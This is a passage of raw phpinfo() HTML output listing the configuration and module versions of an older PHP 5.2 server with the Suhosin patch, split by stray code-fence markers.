<tr><td class="e">Registered Stream Filters </td><td class="v">string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.* </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="v"><td>
<a href="http://www.hardened-php.net/suhosin/index.html"><img border="0" src="/phpinfo.php?=SUHO8567F54-D428-14d2-A769-00DA302A5F18" alt="Suhosin logo" /></a>
This server is protected with the Suhosin Patch 0.9.6.2<br />Copyright (c) 2006 <a href="http://www.hardened-php.net/">Hardened-PHP Project</a>
</td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
```

```
<tr class="v"><td>
<a href="http://www.zend.com/"><img border="0" src="/phpinfo.php?=PHPE9568F35-D428-11d2-A769-00AA001ACF42" alt="Zend logo" /></a>
This program makes use of the Zend Scripting Language Engine:<br />ZendEnginev2.2.0,Copyright(c)1998-2007ZendTechnologies<br /></td></tr>
</table><br />
<hr />
<h1><a href="/phpinfo.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<hr />
<h1>Configuration</h1>
<h2>PHP Core</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_include</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">always_populate_raw_post_data</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">arg_separator.input</td><td class="v">&</td><td class="v">&</td></tr>
<tr><td class="e">arg_separator.output</td><td class="v">&</td><td class="v">&</td></tr>
<tr><td class="e">asp_tags</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">auto_append_file</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">auto_globals_jit</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">auto_prepend_file</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">browscap</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">default_charset</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">default_mimetype</td><td class="v">text/html</td><td class="v">text/html</td></tr>
<tr><td class="e">define_syslog_variables</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">disable_classes</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">disable_functions</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">display_errors</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">display_startup_errors</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">doc_root</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">docref_ext</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">docref_root</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">enable_dl</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">error_append_string</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">error_log</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">error_prepend_string</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">error_reporting</td><td class="v">6135</td><td class="v">6135</td></tr>
<tr><td class="e">expose_php</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">extension_dir</td><td class="v">/usr/lib/php5/20060613+lfs</td><td class="v">/usr/lib/php5/20060613+lfs</td></tr>
<tr><td class="e">file_uploads</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">highlight.bg</td><td class="v"><font style="color: #FFFFFF">#FFFFFF</font></td><td class="v"><font style="color: #FFFFFF">#FFFFFF</font></td></tr>
<tr><td class="e">highlight.comment</td><td class="v"><font style="color: #FF8000">#FF8000</font></td><td class="v"><font style="color: #FF8000">#FF8000</font></td></tr>
<tr><td class="e">highlight.default</td><td class="v"><font style="color: #0000BB">#0000BB</font></td><td class="v"><font style="color: #0000BB">#0000BB</font></td></tr>
<tr><td class="e">highlight.html</td><td class="v"><font style="color: #000000">#000000</font></td><td class="v"><font style="color: #000000">#000000</font></td></tr>
<tr><td class="e">highlight.keyword</td><td class="v"><font style="color: #007700">#007700</font></td><td class="v"><font style="color: #007700">#007700</font></td></tr>
<tr><td class="e">highlight.string</td><td class="v"><font style="color: #DD0000">#DD0000</font></td><td class="v"><font style="color: #DD0000">#DD0000</font></td></tr>
<tr><td class="e">html_errors</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">ignore_repeated_errors</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">ignore_repeated_source</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">ignore_user_abort</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">implicit_flush</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">include_path</td><td class="v">.:/usr/share/php:/usr/share/pear</td><td class="v">.:/usr/share/php:/usr/share/pear</td></tr>
<tr><td class="e">log_errors</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">log_errors_max_len</td><td class="v">1024</td><td class="v">1024</td></tr>
<tr><td class="e">magic_quotes_gpc</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">magic_quotes_runtime</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">magic_quotes_sybase</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mail.force_extra_parameters</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">max_execution_time</td><td class="v">30</td><td class="v">30</td></tr>
<tr><td class="e">max_file_uploads</td><td class="v">50</td><td class="v">50</td></tr>
<tr><td class="e">max_input_nesting_level</td><td class="v">64</td><td class="v">64</td></tr>
<tr><td class="e">max_input_time</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class="e">memory_limit</td><td class="v">16M</td><td class="v">16M</td></tr>
<tr><td class="e">open_basedir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">output_buffering</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">output_handler</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">post_max_size</td><td class="v">8M</td><td class="v">8M</td></tr>
<tr><td class="e">precision</td><td class="v">12</td><td class="v">12</td></tr>
<tr><td class="e">realpath_cache_size</td><td class="v">16K</td><td class="v">16K</td></tr>
<tr><td class="e">realpath_cache_ttl</td><td class="v">120</td><td class="v">120</td></tr>
<tr><td class="e">register_argc_argv</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">register_globals</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">register_long_arrays</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">report_memleaks</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">report_zend_debug</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">safe_mode</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">safe_mode_exec_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">safe_mode_gid</td><td class="v">Off</td><td class="v">Off</td></tr>
```

```
<tr><td class="e">safe_mode_include_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">sendmail_from</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">sendmail_path</td><td class="v">/usr/sbin/sendmail-t-i</td><td class="v">/usr/sbin/sendmail-t-i</td></tr>
<tr><td class="e">serialize_precision</td><td class="v">100</td><td class="v">100</td></tr>
<tr><td class="e">short_open_tag</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">SMTP</td><td class="v">localhost</td><td class="v">localhost</td></tr>
<tr><td class="e">smtp_port</td><td class="v">25</td><td class="v">25</td></tr>
<tr><td class="e">sql.safe_mode</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">suhosin.log.phpscript</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">suhosin.log.phpscript.is_safe</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">suhosin.log.phpscript.name</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">suhosin.log.sapi</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">suhosin.log.script</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">suhosin.log.script.name</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">suhosin.log.syslog</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">suhosin.log.syslog.facility</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">suhosin.log.syslog.priority</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">suhosin.log.use-x-forwarded-for</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">track_errors</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">unserialize_callback_func</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">upload_max_filesize</td><td class="v">2M</td><td class="v">2M</td></tr>
<tr><td class="e">upload_tmp_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">user_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">variables_order</td><td class="v">EGPCS</td><td class="v">EGPCS</td></tr>
<tr><td class="e">xmlrpc_error_number</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">xmlrpc_errors</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">y2k_compliance</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">zend.ze1_compatibility_mode</td><td class="v">Off</td><td class="v">Off</td></tr>
</table><br />
<h2><a name="module_bcmath">bcmath</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">BCMath support </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_bz2">bz2</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">BZip2 Support </td><td class="v">Enabled </td></tr>
<tr><td class="e">Stream Wrapper support </td><td class="v">compress.bz2:// </td></tr>
<tr><td class="e">Stream Filter support </td><td class="v">bzip2.decompress, bzip2.compress </td></tr>
<tr><td class="e">BZip2 Version </td><td class="v">1.0.4, 20-Dec-2006 </td></tr>
</table><br />
<h2><a name="module_calendar">calendar</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">Calendar support </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_cgi-fcgi">cgi-fcgi</a></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">cgi.check_shebang_line</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">cgi.fix_pathinfo</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">cgi.force_redirect</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">cgi.nph</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">cgi.redirect_status_env</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">cgi.rfc2616_headers</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">fastcgi.logging</td><td class="v">1</td><td class="v">1</td></tr>
</table><br />
<h2><a name="module_ctype">ctype</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">ctype functions </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_date">date</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">date/time support </td><td class="v">enabled </td></tr>
<tr><td class="e">"Olson" Timezone Database Version </td><td class="v">0.system </td></tr>
<tr><td class="e">Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">America/New_York </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td></tr>
<tr><td class="e">date.sunrise_zenith</td><td class="v">90.583333</td><td class="v">90.583333</td></tr>
<tr><td class="e">date.sunset_zenith</td><td class="v">90.583333</td><td class="v">90.583333</td></tr>
<tr><td class="e">date.timezone</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
</table><br />
<h2><a name="module_dba">dba</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">DBA support </td><td class="v">enabled </td></tr>
<tr><td class="e">Supported handlers </td><td class="v">cdb cdb_make db4 inifile flatfile  </td></tr>
```

```
</table><br />
<h2><a name="module_dom">dom</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">DOM/XML </td><td class="v">enabled </td></tr>
<tr><td class="e">DOM/XML API Version </td><td class="v">20031129 </td></tr>
<tr><td class="e">libxml Version </td><td class="v">2.6.31 </td></tr>
<tr><td class="e">HTML Support </td><td class="v">enabled </td></tr>
<tr><td class="e">XPath Support </td><td class="v">enabled </td></tr>
<tr><td class="e">XPointer Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Schema Support </td><td class="v">enabled </td></tr>
<tr><td class="e">RelaxNG Support </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_exif">exif</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">EXIF Support </td><td class="v">enabled </td></tr>
<tr><td class="e">EXIF Version </td><td class="v">1.4 $Id: exif.c,v 1.173.2.5.2.20 2007/06/10 20:12:45 iliaa Exp $ </td></tr>
<tr><td class="e">Supported EXIF Version </td><td class="v">0220 </td></tr>
<tr><td class="e">Supported filetypes </td><td class="v">JPEG,TIFF </td></tr>
</table><br />
<h2><a name="module_filter">filter</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">Input Validation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 1.52.2.39 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
</table><br />
<h2><a name="module_ftp">ftp</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">FTP support </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_gd">gd</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">GD Support </td><td class="v">enabled </td></tr>
<tr><td class="e">GD Version </td><td class="v">2.0 or higher </td></tr>
<tr><td class="e">FreeType Support </td><td class="v">enabled </td></tr>
<tr><td class="e">FreeType Linkage </td><td class="v">with freetype </td></tr>
<tr><td class="e">FreeType Version </td><td class="v">2.3.5 </td></tr>
<tr><td class="e">T1Lib Support </td><td class="v">enabled </td></tr>
<tr><td class="e">GIF Read Support </td><td class="v">enabled </td></tr>
<tr><td class="e">GIF Create Support </td><td class="v">enabled </td></tr>
<tr><td class="e">JPG Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PNG Support </td><td class="v">enabled </td></tr>
<tr><td class="e">WBMP Support </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_gettext">gettext</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">GetText Support </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_hash">hash</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">hash support </td><td class="v">enabled </td></tr>
<tr><td class="e">Hashing Engines </td><td class="v">md2 md4 md5 sha1 sha256 sha384 sha512 ripemd128 ripemd160 ripemd256 ripemd320 whirlpool tiger128,3 tiger160,3 tiger192,3 tiger128,4 tiger160,4 tiger192,4
snefru gost adler32 crc32 crc32b haval128,3 haval160,3 haval192,3 haval224,3 haval256,3 haval128,4 haval160,4 haval192,4 haval224,4 haval256,4 haval128,5 haval160,5 haval192,5 haval224,5 haval256,5  </td></tr>
</table><br />
<h2><a name="module_iconv">iconv</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">iconv support </td><td class="v">enabled </td></tr>
<tr><td class="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.7 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.output_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
</table><br />
<h2><a name="module_json">json</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">json support </td><td class="v">enabled </td></tr>
<tr><td class="e">json version </td><td class="v">1.2.1 </td></tr>
</table><br />
<h2><a name="module_libxml">libxml</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">libXML support </td><td class="v">active </td></tr>
<tr><td class="e">libXML Version </td><td class="v">2.6.31 </td></tr>
<tr><td class="e">libXML streams </td><td class="v">enabled </td></tr>
```

```
</table><br />
<h2><a name="module_mbstring">mbstring</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">Multibyte Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Multibyte string engine </td><td class="v">libmbfl </td></tr>
<tr><td class="e">Multibyte (japanese) regex support </td><td class="v">enabled </td></tr>
<tr><td class="e">Multibyte regex (oniguruma) version </td><td class="v">4.4.4 </td></tr>
<tr><td class="e">Multibyte regex (oniguruma) backtrack check </td><td class="v">On </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>mbstring extension makes use of "streamable kanji code filter and converter", which is distributed under the GNU Lesser General Public License version 2.1.</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mbstring.func_overload</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">mbstring.http_input</td><td class="v">pass</td><td class="v">pass</td></tr>
<tr><td class="e">mbstring.http_output</td><td class="v">pass</td><td class="v">pass</td></tr>
<tr><td class="e">mbstring.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mbstring.language</td><td class="v">neutral</td><td class="v">neutral</td></tr>
<tr><td class="e">mbstring.strict_detection</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mbstring.substitute_character</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
</table><br />
<h2><a name="module_mime_magic">mime_magic</a></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>mime_magic support</th><th>invalid magic file, disabled</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mime_magic.debug</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mime_magic.magicfile</td><td class="v">/usr/share/file/magic.mime</td><td class="v">/usr/share/file/magic.mime</td></tr>
</table><br />
<h2><a name="module_mysql">mysql</a></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>MySQL Support</th><th>enabled</th></tr>
<tr><td class="e">Active Persistent Links </td><td class="v">0 </td></tr>
<tr><td class="e">Active Links </td><td class="v">0 </td></tr>
<tr><td class="e">Client API version </td><td class="v">5.0.51a </td></tr>
<tr><td class="e">MYSQL_MODULE_TYPE </td><td class="v">external </td></tr>
<tr><td class="e">MYSQL_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
<tr><td class="e">MYSQL_INCLUDE </td><td class="v">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib -lmysqlclient  </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.connect_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class="e">mysql.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysql.default_password</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysql.default_port</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysql.default_socket</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysql.default_user</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysql.max_links</td><td class="v">Unlimited</td><td class="v">Unlimited</td></tr>
<tr><td class="e">mysql.max_persistent</td><td class="v">Unlimited</td><td class="v">Unlimited</td></tr>
<tr><td class="e">mysql.trace_mode</td><td class="v">Off</td><td class="v">Off</td></tr>
</table><br />
<h2><a name="module_mysqli">mysqli</a></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>MysqlI Support</th><th>enabled</th></tr>
<tr><td class="e">Client API library version </td><td class="v">5.0.51a </td></tr>
<tr><td class="e">Client API header version </td><td class="v">5.0.51a </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.default_port</td><td class="v">3306</td><td class="v">3306</td></tr>
<tr><td class="e">mysqli.default_pw</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.default_socket</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.default_user</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.max_links</td><td class="v">Unlimited</td><td class="v">Unlimited</td></tr>
<tr><td class="e">mysqli.reconnect</td><td class="v">Off</td><td class="v">Off</td></tr>
</table><br />
<h2><a name="module_openssl">openssl</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">OpenSSL support </td><td class="v">enabled </td></tr>
<tr><td class="e">OpenSSL Version </td><td class="v">OpenSSL 0.9.8g 19 Oct 2007 </td></tr>
```

```
</table><br />
<h2><a name="module_pcre">pcre</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">PCRE (Perl Compatible Regular Expressions) Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">7.4 2007-09-21 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
</table><br />
<h2><a name="module_PDO">PDO</a></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>PDO support</th><th>enabled</th></tr>
<tr><td class="e">PDO drivers </td><td class="v">mysql </td></tr>
</table><br />
<h2><a name="module_pdo_mysql">pdo_mysql</a></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>PDO Driver for MySQL, client library version</th><th>5.0.51a</th></tr>
</table><br />
<h2><a name="module_posix">posix</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">Revision </td><td class="v">$Revision: 1.70.2.3.2.16 $ </td></tr>
</table><br />
<h2><a name="module_Reflection">Reflection</a></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Reflection</th><th>enabled</th></tr>
<tr><td class="e">Version </td><td class="v">$Id: php_reflection.c,v 1.164.2.33.2.45 2007/08/20 17:01:22 sebastian Exp $ </td></tr>
</table><br />
<h2><a name="module_session">session</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">Session Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Registered save handlers </td><td class="v">files user  </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx  </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">session.bug_compat_warn</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">session.cache_expire</td><td class="v">180</td><td class="v">180</td></tr>
<tr><td class="e">session.cache_limiter</td><td class="v">nocache</td><td class="v">nocache</td></tr>
<tr><td class="e">session.cookie_domain</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">session.cookie_httponly</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.cookie_lifetime</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">session.cookie_path</td><td class="v">/</td><td class="v">/</td></tr>
<tr><td class="e">session.cookie_secure</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.entropy_file</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">session.entropy_length</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">session.gc_divisor</td><td class="v">100</td><td class="v">100</td></tr>
<tr><td class="e">session.gc_maxlifetime</td><td class="v">1440</td><td class="v">1440</td></tr>
<tr><td class="e">session.gc_probability</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">session.hash_bits_per_character</td><td class="v">4</td><td class="v">4</td></tr>
<tr><td class="e">session.hash_function</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">session.name</td><td class="v">PHPSESSID</td><td class="v">PHPSESSID</td></tr>
<tr><td class="e">session.referer_check</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">session.save_handler</td><td class="v">files</td><td class="v">files</td></tr>
<tr><td class="e">session.save_path</td><td class="v">/var/lib/php5</td><td class="v">/var/lib/php5</td></tr>
<tr><td class="e">session.serialize_handler</td><td class="v">php</td><td class="v">php</td></tr>
<tr><td class="e">session.use_cookies</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">session.use_only_cookies</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.use_trans_sid</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_shmop">shmop</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">shmop support </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_SimpleXML">SimpleXML</a></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Simplexml support</th><th>enabled</th></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 1.151.2.22.2.35 $ </td></tr>
<tr><td class="e">Schema support </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_soap">soap</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
```

```
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soap.wsdl_cache_enabled</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_limit</td><td class="v">5</td><td class="v">5</td></tr>
<tr><td class="e">soap.wsdl_cache_ttl</td><td class="v">86400</td><td class="v">86400</td></tr>
</table><br />
<h2><a name="module_sockets">sockets</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">Sockets Support </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_SPL">SPL</a></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>SPL support</th><th>enabled</th></tr>
<tr><td class="e">Interfaces </td><td class="v">Countable, OuterIterator, RecursiveIterator, SeekableIterator, SplObserver, SplSubject </td></tr>
